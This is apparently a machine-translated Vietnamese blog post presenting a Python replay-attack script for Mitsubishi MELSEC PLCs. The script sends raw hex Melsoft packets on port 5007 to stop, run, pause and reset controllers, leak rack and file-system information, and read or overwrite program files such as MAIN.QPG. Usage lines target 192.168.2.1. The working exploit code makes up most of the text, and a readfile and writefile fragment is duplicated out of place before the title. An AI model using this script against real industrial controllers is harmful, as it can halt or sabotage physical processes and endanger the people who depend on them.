elif sys.argv[2] == "readfile":

s.settimeout(5)

name = sys.argv[3]

payload = name.encode("hex")

length = hex(len(name)+29)[2:]

# open file 1827

s.send(("57005c00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418279600000000000000000000000a00"+payload+"00").decode("hex"))

s.recv(1024)

# read file 1828

s.send("57005d00001111070000ffff030000fe0300001a001c080a0800000000000000041828900000000000000000008007".decode("hex"))

r = ""

while True:

try: r += s.recv(1024)

except:break

print r[0x2b:]

# close file 182a

s.send("57007400001111070000ffff030000fe03000016001c080a080000000000000004182aae00000000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "writefile":

s.settimeout(5)

name = sys.argv[3]

payload = name.encode("hex")

length = hex(len(name)+29)[2:]

# open file 1827

s.send(("57005c00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418279600000000000000000100000a00"+payload+"00").decode("hex"))

s.recv(1024)

data = sys.argv[4]

content = data.encode("hex")

length = hex(len(data)+26)[2:]

# write file 1829

s.send(("57001a00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418291a0000000000000000008007"+content).decode("hex"))

s.recv(1024)

# close file 182a

s.send("57007400001111070000ffff030000fe03000016001c080a080000000000000004182aae00000000000100".decode("hex"))

s.recv(1024)

# Kịch bản điều khiển PLC Mitsubishi

 Xuất bản vào 2020-05-17 |  Phân loại trong [ICS](https://xuanxuanblingbling.github.io/category/#/ICS) |  220

PLC dòng Mitsubishi, giao thức riêng Melsoft, nhưng nếu không cấu hình mật khẩu, bạn có thể trực tiếp thực hiện tấn công phát lại.Sử ​​dụng wireshark để ghi lại các thông báo liên lạc giữa phần mềm cấu hình và PLC để lấy các gói dữ liệu điều khiển PLC, sau đó phát lại .

Các bài nghiên cứu liên quan:

* [Báo cáo phân tích an toàn PLC dòng Q của Mitsubishi (Báo cáo phân tích PLC dòng MITSUBISHIELECTRIC MELSEC-Q)](http://plcscan.org/blog/2014/08/mitsubishi-electric-melsec-q-series-plc-analysis-report/)
* [Tập lệnh nhận dạng Ethernet PLC dòng Q của Mitsubishi (Bản phát hành Công cụ Khám phá ICS)](http://plcscan.org/blog/2014/08/melsecq-plc-discover-tools-releases/)
* [Giao tiếp Mitsubishi Q03UDV (giao thức MC)](http://kilean.pixnet.net/blog/post/304348793-%E4%B8%89%E8%8F%B1-mc-protocol)
* [C# đọc và ghi trường hợp dữ liệu PLC dòng Mitsubishi FX5U/Q thông qua giao thức SLMP/MC khung 3E](https://www.haolizi.net/example/view_35959.html)

Tài liệu liên quan:

* [Hướng dẫn sử dụng mô-đun CPU MELSEC-L.pdf](https://github.com/xuanxuanblingbling/ICS/blob/master/%E4%B8%89%E8%8F%B1/MELSEC-L%20CPU%E6%A8%A1%E5%9D%97%20%E7%94%A8%E6%88%B7%E6%89%8B%E5%86%8C.pdf)
* [Hướng dẫn tham khảo giao thức truyền thông dòng Q và dòng L của Mitsubishi.pdf](https://github.com/xuanxuanblingbling/ICS/blob/master/%E4%B8%89%E8%8F%B1/%E4%B8%89%E8%8F%B1Q%E7%B3%BB%E5%88%97%E4%B8%8EL%E7%B3%BB%E5%88%97%E9%80%9A%E8%AE%AF%E5%8D%8F%E8%AE%AE%E5%8F%82%E8%80%83%E6%89%8B%E5%86%8C.pdf)

Các chức năng hiện tại như sau:

1. Bắt đầu, dừng, tạm dừng, đặt lại
2. Xem trạng thái PLC
3. thông tin kệ rò rỉ
4. Hệ thống tập tin bị rò rỉ
5. Đọc và ghi tập tin

cách sử dụng:

➜ python exp.py 192.168.2.1 stop

➜ python exp.py 192.168.2.1 run

➜ python exp.py 192.168.2.1 pause

➜ python exp.py 192.168.2.1 reset

➜ python exp.py 192.168.2.1 state

➜ python exp.py 192.168.2.1 leak

➜ python exp.py 192.168.2.1 listfile

➜ python exp.py 192.168.2.1 readfile MAIN.QPG

➜ python exp.py 192.168.2.1 writefile MAIN.QPG 1111111111111111

import socket,sys

s = socket.socket()

s.connect((sys.argv[1],5007))

if sys.argv[2]=="run" :

s.send("57000000001111070000ffff030000fe03000016001c080a08000000000000000410019a00000001000000".decode("hex"))

s.recv(1024)

elif sys.argv[2]=="stop":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041002630000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2]=="pause":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041003040000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "state":

s.send("57001f00001111070000ffff030000fe03000012001c080a080000000000000004080228000000".decode("hex"))

r = s.recv(1024)

if(r[0x2f]=='\x20'): print "run"

elif(r[0x2f]=='\x22'): print "stop"

elif(r[0x2f]=='\x23'): print "pause"

elif sys.argv[2] == "reset":

s.send("57000000001111070000ffff030000fe03000014001c080a0800000000000000041002630000000100".decode("hex"))

s.recv(1024)

s.send("57000a00001111070000ffff030000fe03000014003c080a08000000000000000410060a0000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "leak":

s.send("57000000001111070000ffff030000fe03000014001c080a08000000000000000401012a0000000001".decode("hex"))

r = s.recv(1024)[0x29:0x39]

s.send("57000f00001111070000ffff030000fe0300001a001c080a0800000000000000040b050f0000000201540054000000".decode("hex"))

r += s.recv(1024)[0x53:]

s.send("57001000001111070000ffff030000fe0300001a001c080a0800000000000000040b05100000000201a80054000000".decode("hex"))

r += s.recv(1024)[0x28:]

print r.replace("A ","\nA ").replace(" 0"," ")

elif sys.argv[2] == "listfile":

for i in range(1,9):

try:

payload = "57001900001111070000ffff030000fe0300001e001c080a080000000000000004181019000000000000000000"+str(i).zfill(2)+"0001000000"

s.send(payload.decode("hex"))

a = s.recv(1024)

print a[0x2b:0x37],

print int(a[0x47:0x49][::-1].encode("hex"),16)

except:

pass

elif sys.argv[2] == "readfile":

s.settimeout(5)

name = sys.argv[3]

payload = name.encode("hex")

length = hex(len(name)+29)[2:]

# open file 1827

s.send(("57005c00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418279600000000000000000000000a00"+payload+"00").decode("hex"))

s.recv(1024)

# read file 1828

s.send("57005d00001111070000ffff030000fe0300001a001c080a0800000000000000041828900000000000000000008007".decode("hex"))

r = ""

while True:

try: r += s.recv(1024)

except:break

print r[0x2b:]

# close file 182a

s.send("57007400001111070000ffff030000fe03000016001c080a080000000000000004182aae00000000000100".decode("hex"))

s.recv(1024)

elif sys.argv[2] == "writefile":

s.settimeout(5)

name = sys.argv[3]

payload = name.encode("hex")

length = hex(len(name)+29)[2:]

# open file 1827

s.send(("57005c00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418279600000000000000000100000a00"+payload+"00").decode("hex"))

s.recv(1024)

data = sys.argv[4]

content = data.encode("hex")

length = hex(len(data)+26)[2:]

# write file 1829

s.send(("57001a00001111070000ffff030000fe030000"+length+"001c080a08000000000000000418291a0000000000000000008007"+content).decode("hex"))

s.recv(1024)

# close file 182a

s.send("57007400001111070000ffff030000fe03000016001c080a080000000000000004182aae00000000000100".decode("hex"))

s.recv(1024)